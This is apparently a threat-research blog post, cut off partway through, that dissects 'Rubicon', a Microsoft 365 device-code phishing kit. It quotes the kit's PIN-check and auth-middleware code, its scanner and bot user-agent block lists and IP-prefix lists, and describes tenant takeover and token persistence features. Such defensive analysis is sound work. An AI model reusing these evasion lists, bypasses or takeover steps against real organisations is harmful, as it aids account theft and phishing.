Rubicon — inside a device-code phishing kit
How we found Rubicon, what the panel does, Org Takeover / PRT / tunnels / Keyword Listener, the PIN + SSTI chain, IOCs.
How it started
While browsing Shodan I came across a web server with a unique favicon. I searched that favicon and found something very interesting — all of the servers hosting Rubicon were by the same VPS provider.
I was intrigued, so I visited one of the servers, and I was greeted by an authentication page prompting for a 6-digit PIN.
Another one had no authentication at all. The full operator dashboard was sitting open on the public internet. From that open panel we could see the captures, the data, and the source. Looking at the source made it clear the other panels were meant to be gated by that PIN… and also that the PIN check has no rate limiting, and that a Jinja template sink in the page editor is reachable without authenticating. That's how we pieced the chain together.


Across the panels we watched, at least ~100 organisations had been successfully phished. Within those, multiple users per org were compromised. Seperately, Org Takeover had been run against at least two large organisations. In one of them the panel's Login All button read Login All (15323) — 15,323 users enumerated and queued for client-credentials login. More on that below. No org names in this post.
| Value | Label | Detail |
|---|---|---|
| 14 | panels found (only on Shodan) | same VPS provider |
| ~100 | orgs phished | across panels watched |
| 1,500+ | mailboxes | compromised in different orgs |
| 15,323 | users | enumerated in one Org Takeover tenant |
One more thing before we get into it. As far as we can tell, nobody has written this kit up. Searching for both names turns up nothing — no vendor blog, no CERT advisory, no FBI PSA, no forum thread. The technique has been covered to death by now. Microsoft on EvilTokens, Huntress on Kali365, LevelBlue on Wazza, Huntress again on Knight Office, and Cisco Talos on ARToken — an EvilTokens affiliate panel with PRT persistence, keyword monitoring and Cloudflare Worker deployment, which is the closest thing to this kit anyone has published.
None of them are Rubicon. The device-code flow is well understood; this panel isn't. So treat what follows as a first look, and the code details are the parts worth keeping.
What Rubicon is / how it works
Rubicon is a phishing-as-a-service (PhaaS) kit aimed at Microsoft 365. It abuses OAuth 2.0 device-code flow — the same flow Microsoft built for TVs and CLI tools that can't show a browser.
Short version of the victim path:

- A lure page (fake shared doc, Adobe, DocuSign, Teams voicemail — so many options) shows a short verification code and a Continue button.
- If the victim clicks
continueit drops the victim on the real https://login.microsoftonline.com/common/oauth2/deviceauth page via aonpop()method. - They paste the code, sign in, do their MFA (multi-factor authentication). The attacker never sees a password.
- Microsoft asks them to approve signing in to Microsoft Authentication Broker "on another device". That other device is the Rubicon server, already polling for the tokens.
- Tokens land in the panel. Telegram fires. If Cookie Mode is on (it is by default), the kit starts building a Primary Refresh Token (PRT) and can later register a rogue app in the victim tenant.
MFA succeeds. That's the problem. The victim did everything right, on the real Microsoft origin.
Key idea: The attacker never signs in. The victim authenticates on the real Microsoft page, finishes MFA, and the tokens go to a device they've never seen — the kit's poller.
The PIN gate and why it matters

Most Rubicon panels greet you with a 6-digit PIN page titled "Rubicon — Sign in". Six digits means a million possibilities. Looking at the source, the check is just: is it six digits, does the hash match? Wrong PIN → "Incorrect PIN" → try again. There is no attempt counter, no lockout, no rate limit, etc.
# routes/pin_auth.py — PIN login (no rate limit / lockout)
@pin_auth_bp.route("/pin", methods=["GET", "POST"])
def pin_login():
    …
    if request.method == "POST":
        pin = (request.form.get("pin") or "").strip()
        if not pin or len(pin) != 6 or not pin.isdigit():
            error = "PIN must be 6 digits"
        elif verify_pin(pin, cfg.get("pin_hash", "")):
            session["pin_ok"] = True
            …
            return redirect("/")
        else:
            error = "Incorrect PIN"
    return render_template_string(PIN_LOGIN_HTML, error=error)
With no throttling, a 6-digit PIN is trivial to brute-force. We have a short PoC demo of the missing lockout.
There's a second hole next to the PIN. The panel's auth middleware keeps a public-prefix list so victim lure paths don't ask for a PIN. That list includes /landing-pages/ — and the page create/update API lives under that same prefix.
/landing-pages/overview- Returns required fields for posting a update./landing-pages/<id>/update- Update the existing Phishlet template./landing-pages/campaigns- Return the campaign URLs.
The dashboard UI still sits behind the PIN (it's served from /), but the write API itself never checks a session. Hold that thought; it becomes the second pre-auth RCE path in the SSTI section.
# run.py — check_auth public prefixes
_PUBLIC_PREFIXES = (
    '/static/', '/auth/blocked', '/auth/pin', '/auth/ms/relay', '/rq',
    '/tracking/', '/lp/', '/landing-pages/', '/php-templates/',
    '/microsoft/device-code/', '/microsoft/oauth/', '/mx/', '/o/',
    '/benign'
)
# run.py
public = [
    '/rq', '/landing-pages/captcha-gate', '/landing-pages/test/',
    '/static/', '/auth/', '/microsoft/device-code/', '/socket.io/', '/mx/', '/o/'
]
if any(path.startswith(p) for p in public):
    return None

if path.startswith('/landing-pages/') and '/preview' in path:
    return None
The blocklist with our names on it
The kit ships a file dedicated to keeping unwanted visitors out. routes/ip_guard.py holds two lists: user-agent patterns and IP prefixes. Some of the names will be familiar.
# routes/ip_guard.py — BOT_UA_PATTERNS (excerpt)
BOT_UA_PATTERNS = [
    r'bot', r'crawl', r'spider', r'scrape', r'scan',
    r'curl', r'wget', r'python-requests', r'httpx', r'aiohttp',
    r'go-http', r'java/', r'libwww', r'lwp-', r'mechanize',
    r'phantomjs', r'headless', r'puppeteer', r'playwright',
    r'selenium', r'webdriver', r'chrome-lighthouse',
    r'pingdom', r'uptimerobot', r'statuspage',
    r'nmap', r'nikto', r'sqlmap', r'masscan', r'zgrab',
    r'shodan', r'censys', r'internetmeasur',
    r'facebookexternalhit', r'twitterbot', r'slackbot',
    r'telegrambot', r'discordbot', r'whatsapp',
    r'googlebot', r'bingbot', r'yandex', r'baidu',
    r'semrush', r'ahrefs', r'mj12bot', r'dotbot',
    r'virustotal', r'urlscan', r'safebrowsing',
]

# routes/ip_guard.py — BAD_IP_PREFIXES (excerpt, their comments)
BAD_IP_PREFIXES = [
    '64.225.',    # DigitalOcean scanners
    '167.248.',   # Censys
    '162.142.',   # Censys
    '167.94.',    # Censys
    '71.6.', '80.82.77.', '93.174.95.',  # Shodan
    '185.180.143.',  # Binary Edge
    '198.235.24.',   # internet-measurement
]
The IP list names the same crowd. The author labels prefixes as Censys, Shodan, BinaryEdge and internet-measurement, with another marked “DigitalOcean scanners”. Those labels alone don’t verify who uses the ranges, but they make clear who the kit is trying to keep out.
The user-agent check is blunt:
def is_bot_ua():
    ua = request.headers.get('User-Agent', '')
    if not ua or len(ua) < 10:
        return True  # No UA or too short = suspicious
    return bool(BOT_UA_RE.search(ua))
An absent user agent gets blocked. So does anything under ten characters. Everything else goes through the pattern list.
This isn’t identifying who is visiting. It is matching what the announces about itself.
The file also contains a more elaborate header check:
def has_suspicious_headers():
    headers = request.headers
    # No Accept-Language = likely bot
    if not headers.get('Accept-Language'):
        return True
    # Sec-Fetch headers present but wrong (headless browsers)
    sec_dest = headers.get('Sec-Fetch-Dest', '')
    if sec_dest and sec_dest not in ('document', 'iframe', 'empty'):
        return True
    # X-Forwarded-For with too many hops = scanner
    xff = headers.get('X-Forwarded-For', '')
    if xff.count(',') > 5:
        return True
    return False
The decorator isn't applied to a single route. Not one. It's defined, it imports cleanly, and nothing calls it.
What actually runs is the short version inline in check_auth — blacklist, bad IP prefix, bot user agent, and nothing else:
# run.py — check_auth, step 3
from routes.ip_guard import is_blacklisted, is_whitelisted as _ip_wl, is_bot_ua as _is_bot, is_bad_ip_prefix as _is_bad_prefix
if is_blacklisted(_client_ip) or _is_bad_prefix(_client_ip) or _is_bot():
    return _make_blocked_html(_client_ip), 403
Blacklist, IP prefix, user agent. Any match produces a 403.
The file’s elaborate blocking behaviour—a 50/50 choice between a redirect to account.microsoft.com and a fake 503 page with a random SRV-XXXXXXXX reference—isn’t what this branch calls. Instead, it returns an operator-facing message:
<h1>Access Denied</h1>
<p class="sub">Your IP is not on the whitelist.<br>Add it in Settings → Access Control.</p>
<div class="ip-box"><div class="ip-label">Your IP</div>
<div class="ip-val">' + (ip or 'unknown') + '</div></div>
<div class="code">403 • Forbidden</div>
It echoes the visitor's IP back at them, in gold, on a black card. That's not a defence that's trying to hide — it's an operator who assumed the only people who'd see it were the ones they'd already added to the allowlist.
And the reputation check is still in the file too, fully written, calling ip-api.com for the proxy and hosting flags — but commented out, with a note:
# IP reputation check (VPN/proxy/hosting) — DISABLED
# Too aggressive: blocks legitimate users on VPNs and corporate networks.
"Blocks legitimate users on VPNs and corporate networks." Their victims, in other words. They built a filter that caught their own customers and switched it off.
So the guard is real, the bot list is real, and the wiring is half-finished. That's the pattern with this kit — every security feature is written and half-connected, the same as the PIN having no lockout.
When it does run, the effect is that the PIN gate is the second thing a visitor meets. The first is a check for whether you're the sort of person who would look at a PIN gate and start guessing. That's a lot of effort aimed squarely at us, and it's the clearest thing in the source about who they think their opposition is.
Dashboard & the full feature list


Once you're authenticated, Rubicon is a single-page operator console. Four sidebar groups, fifteen tabs, footer counters for Pages / Captures / Live, and a theme picker (Black / White / Gold / Shark).
| Group | Tabs |
|---|---|
| Main | Overview · Intel |
| Infrastructure | Phishlets · Domains · Org Takeover |
| Operations | Inbox Sender · Payloads · Mailboxes · PRT Devices · Keyword Listener · Extractor / Sorter |
| System | Vault · Admin (owner-only) · Setup Guide · Settings |
- Overview — campaign cockpit. Captures, Domains/Live, Lures/Active pages, Mailboxes/Active. Quick Launch into New Lure / Deploy Domain / Send Email / Build Payload.
- Intel — traffic and bot-risk analytics for deployed lures. Geo, device, Humans/Bots/Blocked/Captures filters, CSV export.
- Phishlets — the lure factory (we come back to this with the SSTI find).
- Domains — Cloudflare control plane: Workers, zones, tunnels, live links, custom domains.
- Org Takeover — turn one privileged capture into tenant-wide mailbox access.
- Inbox Sender — send mail from stolen mailboxes with delay/jitter; extract address books; jobs queue.
- Payloads — encrypted/obfuscated HTML (or PHP) loader attachments that point at a live lure.
- Mailboxes — session inventory. Paste a token, or drive an OAuth app (Client ID / Secret / Tenant) from Org Takeover. Embedded Outlook-like viewer.
- PRT Devices — Primary Refresh Token / device persistence. Badge on the UI:
PASSWORD-PROOF Register virtual devices to Azure AD — PRT survives password changes, MFA resets & session revocations
- Keyword Listener — hourly scan of every captured mailbox; Telegram + dashboard alerts on hits.
- Extractor / Sorter — bulk harvest of addresses across folders, then sort by provider.
- Vault — backup / restore / share of captures and mailboxes.
- Admin (owner-only) — license key minting for distributing the kit.
- Setup Guide — Telegram → tunnel → Cloudflare → lure → deploy → first capture.
- Settings — Telegram, lure defaults, egress proxy, IP allowlisting, PIN change, Danger Zone wipes.
A few pages live in the DOM but aren't on the sidebar — Captures, Direct Login (legacy), Stealth Links, Log Manager — plus older standalone shells whose features mostly moved into the Outlook mailbox viewer. Public victim paths (/rq…, /mx/…) sit outside the nav entirely.
Below we dig into the features that actually matter. Phishlets stay out of this section on purpose — they show up when we get to the SSTI discovery.
Org Takeover
This is the feature that turns "we phished one admin" into "we own the tenant's mail".

Flow from the source:
- Pick a captured account — UI dropdown over captures that already have usable tokens. Stats strip shows Tenant / Users / App Regs / Access.
- Enumerate the tenant — Pulls org metadata, existing app registrations, and users via Microsoft Graph (the Microsoft Graph API — the API surface for mail, users, directory, etc. in Entra / M365). If the stored token lacks directory scopes it tries a FOCI (Family of Client IDs) scope-swap onto Azure PowerShell / Azure CLI first-party clients, which often already carry useful admin permissions in M365 tenants.
- Mint a rogue app registration — Creates (or reuses) an application named
